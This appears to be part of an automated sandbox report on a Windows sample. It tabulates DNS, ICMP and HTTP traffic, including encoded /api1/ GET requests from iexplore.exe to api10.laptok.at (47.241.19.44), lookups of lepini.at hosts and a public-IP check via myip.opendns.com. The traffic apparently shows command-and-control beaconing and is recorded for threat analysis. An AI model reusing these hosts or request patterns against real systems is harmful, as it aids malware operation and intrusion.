Nov 20, 2020 10:41:53.937645912 CET	55014	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:53.973325014 CET	53	55014	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:54.303497076 CET	62208	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:54.339375973 CET	53	62208	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:54.804392099 CET	57574	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:54.841249943 CET	53	57574	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:55.243907928 CET	51818	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:55.280044079 CET	53	51818	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:55.519864082 CET	56628	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:55.555634975 CET	53	56628	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:55.696243048 CET	60778	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:55.734302044 CET	53	60778	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:56.346359968 CET	53799	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:56.393764019 CET	53	53799	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:57.116096973 CET	54683	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:57.153908014 CET	53	54683	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:58.358099937 CET	59329	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:58.395184040 CET	53	59329	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:02.299887896 CET	64021	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:02.335562944 CET	53	64021	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:06.073551893 CET	56129	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:07.109652042 CET	56129	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:07.619101048 CET	53	56129	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:07.621462107 CET	53	56129	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:08.330830097 CET	58177	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:08.368766069 CET	53	58177	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:09.344070911 CET	58177	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:09.371391058 CET	53	58177	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:10.361629963 CET	58177	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:10.399466038 CET	53	58177	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:12.360635996 CET	58177	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:12.396436930 CET	53	58177	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:16.376151085 CET	58177	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:16.415709972 CET	53	58177	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:31.175147057 CET	50700	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:31.202214003 CET	53	50700	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:32.435904980 CET	54069	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:32.741292000 CET	53	54069	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:33.351821899 CET	61178	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:33.395358086 CET	53	61178	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:34.792628050 CET	57017	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:34.840626955 CET	53	57017	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:36.143045902 CET	56327	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:36.186667919 CET	53	56327	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:38.894020081 CET	50243	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:38.921049118 CET	53	50243	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:38.930537939 CET	50244	53	192.168.2.6	208.67.222.222
Nov 20, 2020 10:42:38.947170973 CET	53	50244	208.67.222.222	192.168.2.6
Nov 20, 2020 10:42:38.950162888 CET	50245	53	192.168.2.6	208.67.222.222
Nov 20, 2020 10:42:38.966748953 CET	53	50245	208.67.222.222	192.168.2.6
Nov 20, 2020 10:42:38.997616053 CET	50246	53	192.168.2.6	208.67.222.222
Nov 20, 2020 10:42:39.014213085 CET	53	50246	208.67.222.222	192.168.2.6
Nov 20, 2020 10:42:41.124130011 CET	62055	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:41.159801960 CET	53	62055	8.8.8.8	192.168.2.6
Nov 20, 2020 10:42:42.684673071 CET	61249	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:42:42.720490932 CET	53	61249	8.8.8.8	192.168.2.6

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Nov 20, 2020 10:42:07.622059107 CET	192.168.2.6	8.8.8.8	d052	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 10:41:40.881356955 CET	192.168.2.6	8.8.8.8	0xdc96	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:45.039493084 CET	192.168.2.6	8.8.8.8	0xffe	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:02.299887896 CET	192.168.2.6	8.8.8.8	0xc25e	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:32.435904980 CET	192.168.2.6	8.8.8.8	0x3f17	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:36.143045902 CET	192.168.2.6	8.8.8.8	0xa0d6	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:38.894020081 CET	192.168.2.6	8.8.8.8	0xf497	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:38.930537939 CET	192.168.2.6	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Nov 20, 2020 10:42:38.950162888 CET	192.168.2.6	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:38.997616053 CET	192.168.2.6	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Nov 20, 2020 10:42:41.124130011 CET	192.168.2.6	8.8.8.8	0x4560	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:42.684673071 CET	192.168.2.6	8.8.8.8	0x9ccf	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 10:41:40.916870117 CET	8.8.8.8	192.168.2.6	0xdc96	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:45.066554070 CET	8.8.8.8	192.168.2.6	0xffe	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:02.335562944 CET	8.8.8.8	192.168.2.6	0xc25e	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 10:42:32.741292000 CET	8.8.8.8	192.168.2.6	0x3f17	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:36.186667919 CET	8.8.8.8	192.168.2.6	0xa0d6	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 10:42:38.921049118 CET	8.8.8.8	192.168.2.6	0xf497	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:38.947170973 CET	208.67.222.222	192.168.2.6	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 20, 2020 10:42:38.966748953 CET	208.67.222.222	192.168.2.6	0x2	No error (0)	myip.opendns.com		84.17.52.25	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:39.014213085 CET	208.67.222.222	192.168.2.6	0x3	Name error (3)	myip.opendns.com	none	none	28	IN (0x0001)
Nov 20, 2020 10:42:41.159801960 CET	8.8.8.8	192.168.2.6	0x4560	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 10:42:42.720490932 CET	8.8.8.8	192.168.2.6	0x9ccf	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49731	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:41.187184095 CET	212	OUT	GET /api1/_2B3RKwW/iUs9mOE_2Fy587oYC_2FhiP/cqwrXVzOiN/3iy_2FEQhtiU4caUY/vWPEHIJ26Cxh/hxAwM 2tWDkS/qSV4R5vbQ5WIYO/vg5dj3B7tqHn_2B5lMt8g/ZCmUbWqqhg2tfb6o/oSVPWNxkppLXqHK/vV8NxeiuEcG4z eTrzv/QP7ToNFgg/ooAdhPJGl1OBQCmkIaFe/emmxLHFFXg9hJQ1rXN3/R0lYYQ4mDPy013_2BEN29K/KCxOU_2Fu7 g0U/2_2FUAD4/FmM_2B3LZkNPjT_0A_0Duh_/2Fckmk1sZB/GylmdmeslwIeJNcsI/5j5juAVhdr/efpdipqa/_2B HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:41:42.133956909 CET	213	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:41:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 6e ec 40 10 45 3f c8 0b 33 2d cd cc ec 9d 71 cc cc 5f ff f2 a4 28 8a 94 4c c6 ee ae aa 7b 8e a7 73 8e 1f 25 9c 00 53 49 e5 26 0d 27 5f 16 a3 50 98 10 60 e6 36 9e 39 15 17 5d 05 6b 9d 70 5f 59 26 3e 2a 8a 9e ba b2 f1 6f 1f 14 7a 72 d4 f6 71 67 86 8d aa 37 b1 1a c0 b9 c6 3c f7 e7 df 9c d3 c5 0a a2 d9 2b 76 b5 f0 db a8 76 0d ad 2e db ba ca 83 d1 5f d6 a7 de c0 e2 7d e2 cf 8f 7b 0e 40 a1 15 12 ce cf 9a cb 89 4b 9b e1 ca 6c fa 31 58 ac 4e f9 e8 7e 8c c1 7e fc 98 7e 57 8b c3 b4 a8 2f 45 a9 9b aa 2f b1 46 c9 c6 e4 56 b5 30 ee cd a8 9f f9 a0 c3 3a 34 ed 8e fd 0e d5 7e 78 7b d1 aa 1e a6 19 d3 c4 4f d0 01 76 df 2a e6 74 d5 d1 ad d6 94 38 c5 b5 a2 6d 8c 99 c3 35 2b e4 cd 3a c0 7e 76 e7 2d 08 c4 e3 ac 58 ff 5d b4 12 72 a2 b3 00 0a 7d 9c 26 b5 52 2b d9 28 2a 21 2e 6c 61 5e e7 e1 a0 5a 4c 50 04 2a 3b 8d 76 2d 71 cf 6e d5 62 58 85 08 89 c9 71 71 b4 5f 80 b7 e8 01 25 b1 8c 61 e8 d7 e0 d9 2d e7 3d 2a 94 ac 7a 9c c3 74 98 1a 1f 06 99 2c a2 de 51 e4 32 85 50 db d9 80 0e cc 22 c8 84 25 8e 2f a7 9e 95 61 3d 3f 1a a0 ec 44 9c ab 95 fe 70 db 4f 60 73 d0 89 32 9d f0 42 4a 66 17 be 70 04 7b 2b 12 de fa a6 8e 1f 29 c6 37 87 4f a3 88 4b 62 b4 87 ad e5 bf 1b 34 6f 62 55 32 65 ba 37 d5 01 37 4b 11 b6 54 e2 7b ff 78 35 69 bb 98 3e 93 d7 1f 49 68 0d cb b4 0e ca 9a 13 20 c3 53 80 90 3c b4 58 a0 c6 e0 94 ea 01 30 64 70 9a 95 a0 b0 18 3d 34 c7 c8 85 9c 6d fc 74 e5 ee d4 43 91 bf 76 15 d8 62 4e 6e f1 de 42 fd 88 58 3d b3 8c c6 87 e3 97 58 5a 2e 3d 59 99 3a b4 52 8b 66 b8 79 c2 fd b8 6b d2 b3 69 31 49 27 22 1c 4b b4 70 b0 b6 83 75 a2 ab 56 0c 7e f0 50 0d 5f 67 e2 f6 70 5e 42 14 22 32 01 dd 2b 44 a8 93 3a 50 78 29 46 3c 5b 17 7e 77 81 bb 47 a1 64 12 7e fe a1 c0 77 56 21 48 fc f5 c8 2d b8 d3 9c 4b 57 a0 ab 0d 0f 8b 66 fe 0e 3f 9f 7b 65 3a e0 3c 84 5b 41 33 f8 04 c6 95 3d 2b e5 a6 84 25 ef f9 e5 cb 41 54 98 dc 90 d9 fe 96 d5 10 41 4d 8d f1 bb 55 f1 75 a6 1f e7 3c 56 e3 06 fc 04 e5 d8 f4 6c b1 fb 21 dd cf f1 8e 99 79 78 ac f5 97 b9 03 2d 8c d9 76 0c bd 6b 74 5e 91 30 04 73 a4 1e 5b 78 bf 8f 67 9e 5f 7a bc fe 86 f6 8e a3 ee c5 85 ad 3f af 6b 42 3e a2 fa c8 22 88 67 a4 4e 10 95 49 cf 03 f5 b8 41 d9 ed 75 dd ea 98 05 3d 2d aa 43 8b be d0 f5 63 a6 aa fc 96 cf ba 60 02 fb 8a 92 16 72 cb e0 cc 2b 7d 33 02 bb 66 0b 54 2a 60 4c cd c3 9a a0 cd ea 94 92 79 76 71 51 ea 42 30 30 d5 31 3e 87 78 c1 45 26 75 04 32 d9 17 14 f6 26 08 e3 a5 e1 3e f9 c1 71 43 04 c3 a5 a5 79 3b 75 76 75 a4 29 f7 cc 98 be d1 c4 3b a1 6d 9b 88 9f 38 d3 96 d6 78 75 06 60 1f 86 57 3d 21 64 6c c0 e6 c0 da c3 1e c5 a1 c6 a9 74 bb d3 02 48 e5 bc 88 b8 98 09 5a 3b 80 59 83 8b 32 24 72 b7 21 d6 49 e2 0c 35 75 8e 2a 15 0f 8d 65 92 f6 8d 57 2c 46 98 42 6e 78 69 62 23 86 8a ee eb 25 a3 13 89 e7 f8 36 a3 65 ae 25 25 68 97 ce ec 5f f5 e0 a7 95 89 68 73 b8 a2 0c 68 26 e2 f3 33 a2 7d 45 04 97 d7 48 6c 1b 4b 0d b9 89 2f 83 78 11 6d 47 c4 27 46 bd f6 ef 3a 1d 79 bf 46 6b 7c fa 7e 57 84 53 f9 05 90 77 2f 10 66 c8 e8 22 35 69 b8 e3 b2 9e 49 58 81 dd e1 9d aa 6b 39 bf 63 e5 d0 7b 42 fb db e2 49 97 47 8e b6 d8 cb b7 a2 f9 e8 4a 18 75 2c 03 70 25 8b f7 bb 2a cc 91 79 7d 3e 63 87 97 12 ab 78 ba Data Ascii: 2000n@E?3-q_(L{s%SI&'_P`69]kp_Y&>*ozrqg7<+vv._}{@Kl1XN~~~W/E/FV0:4~x{Ov*t8m5+:~v-X]r}&R+ (*!.la^ZLP*;v-qnbXqq_%a-=*zt,Q2P"%/a=?DpO`s2BJfp{+)7OKb4obU2e77KT{x5i>Ih S<X0dp=4mtCvbNnBX=XZ.=Y:Rfy ki1I'"KpuV~P_gp^B"2+D:Px)F<[~wGd~wV!H-KWf?{e:<[A3=+%ATAMUu<V!yx-vkt^0s[xg_z?kB>"gNIAu=-Cc`r+}3fT*`L yvqQB001>xE&u2&>qCy;uvu);m8xu`W=!dltHZ;Y2$r!I5u*eW,FBnxib#%6e%%h_hsh&3}EHlK/xmG'F:yFk|~WSw/f"5iIXk9c {BIGJu,p%*y}>cx

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49730	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:43.277292967 CET	424	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:41:44.088048935 CET	425	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 20 Nov 2020 09:41:43 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49732	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:45.345256090 CET	426	OUT	GET /api1/V1DBpeXcd2SVjySIO/8hTgDrr844Y9/FkNwDrqNmFQ/9oPqk4MIOokEEO/lAj4retEL8hBWD_2B0pxU/T7oLkBnwilwgrQ1C/AvHVEHenvUSVrMm/ORNvMXPydgnOdjqkcE/7xobo7HTl/u73jkfr_2FjHMJCl9rY_/2BjBbFY Z7F0eTv_2F_2/BYflj0Dy67ek7AsPxEOFXL/T0hfdBRqc_2Fe/6YdiM0Di/NVBY3QI9vCDaT6RZ7Z_2Bsp/Tf56xI5YR0/r4h0Id nvWama32P8r/O_0A_0DQ7_2F/xwdj748yuth/QipPLmYlZrUIFf/ItsP98kSmplqzXo_2FbHs/x1amFzzsXuM/2v_2FCbB0Kb/f HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:41:46.347065926 CET	427	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:41:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 45 b6 83 40 14 44 17 c4 00 b7 21 ee 10 5c 66 10 dc dd 56 ff f3 4f e6 a1 a1 5f 57 dd 4b d2 dc 00 f6 4e f3 e3 e2 49 06 3f b5 1d 73 97 c5 05 11 f5 cd 87 bb 67 9f 88 a3 fc e7 2e 6c 0d 7a df 51 ed f9 40 a3 ad bb a7 9c 05 16 21 fc dc b4 49 71 8a 80 f6 13 4b 77 ef 04 6e 4f 99 1f b9 60 c3 2a 0f 8f 0d e8 13 83 7e 35 82 02 66 53 fd 49 32 d9 11 d9 a6 48 c3 f4 e6 d1 74 82 2f 36 3e e9 c1 a5 7f 1c 55 6d 9d d4 d9 a8 0b 8a 33 48 07 45 a3 5d 17 8e 61 6c 54 96 9d c9 51 4b 61 09 b6 e1 c1 59 27 ae 33 55 f7 a4 5e 6c 64 46 b0 89 21 4a fb a1 ef ae 7e 87 03 5a 16 85 e4 90 40 0b d5 a3 68 63 3a b3 a5 f3 ca bf 78 61 b6 f4 7a f4 6e 67 86 c0 e8 83 66 ca bd e1 d5 a3 05 75 f0 89 e7 ba 2e 87 15 ce d5 b5 d3 ee 89 4e 69 f0 8b 37 59 d5 b7 67 aa 80 52 9e 84 ed b5 2c 95 be d6 a9 3d 8d 3c 0a 4e 34 53 87 c6 81 dc 09 fa fc ae 01 51 45 36 7d 1c c5 8e 5a fa b5 9a af 03 36 33 f1 d9 f9 60 fa 5e 7c 77 35 03 07 30 9c 8a 1f 53 26 4e 73 9b 22 8f 85 7e 83 a2 11 91 5b 75 5f f9 3e bf df 4b 51 68 21 11 85 3a 9c 85 f4 cc 3e 37 c8 63 49 54 91 f1 9e 09 19 3f 45 70 10 ae 4f 84 95 cc f7 a6 03 32 71 54 d4 5f cf 88 81 64 4c 79 b9 b3 9c 98 b3 8e 0a fa 3a 88 aa bc f5 30 4a 63 88 c3 c8 d2 59 bf b7 da 8a 3d ae aa 0e e4 1b 6f 86 66 8b 40 28 c8 22 40 bb 08 c9 90 9f 00 c1 4a 00 c5 f6 19 c4 4c 7f 5b 61 e5 fb bc d6 28 7d ad 84 dd 42 1e f4 72 29 84 d7 da 67 0e 06 99 a0 8c 58 28 f2 1d 56 e0 67 db 4c e6 4d 93 6c ec cf 55 d9 80 15 da 5a ce f2 b5 f5 ad ed fe 0a 0f e5 93 e9 e4 a4 02 41 e1 e0 45 2f 3f 4f 3d 3a 22 b3 3d 83 76 50 b1 61 a9 bc d0 2c e5 52 fa db b4 55 01 68 09 03 d0 b1 db ee 92 3d 35 01 56 6f e5 1f 82 e4 75 df f4 5b 2e 91 e4 46 82 a3 bc bc 97 eb 21 ed e2 e3 f5 32 fe 6a e5 70 93 f5 f1 5d c1 8b e7 e2 3a 3c 69 41 d2 e7 67 ff a2 ea 8e 50 bb ae 2d 51 bd c6 e2 a8 8c 2d 6b 51 d8 4d 25 b6 70 a4 69 0b da 1f bf 5e 92 2c 3f 7a 65 48 4b 50 ed c4 ad 37 6f 6b 55 6b ca cc 03 02 34 4c 7c 9c a4 19 fa 14 f3 70 ac 64 9f 0f f9 cb 19 40 f8 e9 b4 90 16 ce 9e 61 9b 61 54 f9 38 db 21 bb ec 5c 2d 67 be 72 c6 e5 df 3a d4 c3 a0 e6 d7 c3 60 46 58 62 65 d2 b9 d1 ee f5 63 f6 40 2b 0d e1 04 65 59 c8 11 10 d4 63 a1 e3 17 eb 40 5a 61 22 a6 99 72 8f b4 02 b7 b2 ee ef 8c 62 dc c7 df 86 2e a3 9c 73 f9 1e 54 5e 8e 79 60 e5 8c c3 fb 3b fc 44 19 52 b3 d5 5e c4 eb fd c5 dc e3 98 70 fa b2 8c 4f 11 8b 47 e1 cd 77 73 aa f6 a5 5d cc f1 9b 00 40 c1 5f 0c ca 53 2d c8 89 15 6b 2e 06 0a 85 bb 6f 78 25 d3 ca 2e 64 01 50 11 96 4b b1 2e 36 8e 69 68 23 41 1f c2 26 2a 8a ac c3 e5 32 0c 91 b1 15 ff 2d 8f 98 19 df 83 72 ed 15 30 a9 9d 78 ae 4e f4 ea 26 75 0b 85 4b 44 0b 66 9f 33 52 dc 27 59 05 31 4d a7 e3 be 45 9d 1b 06 e5 64 a5 a4 02 86 55 9a 62 f4 95 26 bc 4d 20 3c e4 8f 0a dc f3 08 32 5d 17 b0 ee 22 73 c4 88 03 0e 21 17 8a 54 fa 90 ee 6a ba 1b 99 8e 89 65 20 05 96 d8 0d d6 a7 06 b6 88 a0 aa b2 6f ef 32 c4 b9 d9 31 ce ad f0 91 64 1d 56 a7 13 e8 ad 6b bf 7e 5b 69 13 ef d1 c8 b8 ab 95 1d d2 25 2c e8 b4 ca ac 93 c3 84 02 72 65 f0 01 5a 34 2a 09 f1 f5 40 d9 a0 81 1d b6 02 ab 97 0c da 33 5e 5a a1 22 7c 33 18 fc 50 05 45 93 2c 26 99 06 7f 2e c7 80 6e ad 23 20 af 51 3e 5b ca 79 aa 99 af af 9d dd 9c 88 4b 31 82 e6 d0 d6 Data Ascii: 2000E@D!\fVO_WKNI?sg.lzQ@!lqKwnO`*~5fSI2Ht/6>Um3HE]alTQKaY'3U^ldF!J~Z@hc:xazngfu.Ni7YgR,= <N4SQE6}Z63`^\w50S&Ns"~[u_>KQh!:>7cIT?EpO2qT_dLy:0JcY=of@("@JL[a{}Br)gX(VgLMlUZAE/?O=:"=vPa,RUh=5Vou[.F!2jp]:<iAgP-Q-kQM%pi^,?zeHKP7okUk4L]pd@aaT8!\-gr:`FXbec@+eYc@Za"rb.sT^y`;DR^pOGws]@_S-k.ox%.dPK. 6ih#A&*2-r0xN&uKDf3R'Y1MEdUb&M <2]"s!Tje o21dVk~[i%,reZ4*@3^Z"|3PE,&.n# Q>[yK1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49733	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:47.588685036 CET	694	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:41:48.381067038 CET	695	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 20 Nov 2020 09:41:48 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49734	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:48.801655054 CET	697	OUT	GET /api1/QdpN8R1Zxydo1sWwz/dLDbxLZDRc0K/NqGQWShgOQF/J_2BAL2WZ8_2BO/wleDsz6XPtrejMXvExKU_/2B47KheFhTVz6OHb/U8BHNRse2TRbQUl/t4VunRcZuRVr1P5Yn8/vdcf8SUP6/tiGlFE6jFupRpiPfDk7q/1tiJD_2B3O0KnOAOHpk/hj_2B_2BJ_2FTygogOh927/rHfuAtp29MX7x/A_2B0dM4/eZkJa3YiO8U7UX1dLO9738r/QF_2FAV_2B/2P7sELH5zi9v_2FVk/N6T6tg_2Fhv_/0A_0DGou2O0/txLMOZmvcHnBqh/tXlcbpB0l_2B98Y5d82fD/5OpvYLLEKf7MUfb_/2BVb4feXqkslzZ/1 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:41:49.773195028 CET	707	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:41:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 34 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d d4 c5 91 85 00 00 44 c1 80 38 60 1f 3b e2 ee ce 0d 77 77 a2 df cd 60 aa de 54 17 39 a6 bf 1d fc 45 c4 ad c1 78 3a f9 8f 6a 67 1f 64 f9 66 90 e4 79 86 9a 61 8e a8 a9 8f 01 91 00 eb 9b 2d b4 18 13 10 47 fc 10 4c 70 24 9e d1 b5 ca af b2 26 d0 95 00 5c 5b 74 73 a0 be 17 b2 24 ee 2a 72 78 38 4a cf 87 38 7d 37 a1 47 dd 14 84 56 98 a6 cd d6 1d 52 e9 a4 7b 13 64 a7 3d de 19 9a bd 18 09 50 d9 8c 15 6b 43 8b 91 21 04 17 c2 d5 fb 96 1b e4 81 f6 05 39 58 62 e9 a7 4c 7b de 8f d2 89 1e 56 39 2e 94 20 42 8e ee f8 5a a6 0a 9e 8a 92 04 f3 e4 a0 3a 3a 5c 7b 5d 0e df 6b 60 f1 2c ef 20 8c aa 9a 50 e1 01 5f f5 24 9a 9b e9 e3 9a 32 01 1a f3 a7 84 7e 11 c3 22 ce 62 9e 4f 4c a2 01 b3 9f f4 d0 0f b5 7d 39 40 14 cc a6 f3 92 be 45 60 23 18 f7 94 b0 58 ec 4c 2a d7 b6 61 ff ad 21 ba 1a 61 14 f9 08 5a 4c 97 39 cd d8 8f e7 71 65 12 ee a5 43 53 02 eb 67 14 cc 06 9a 7b ae 12 f8 b8 96 a7 57 2e bb 02 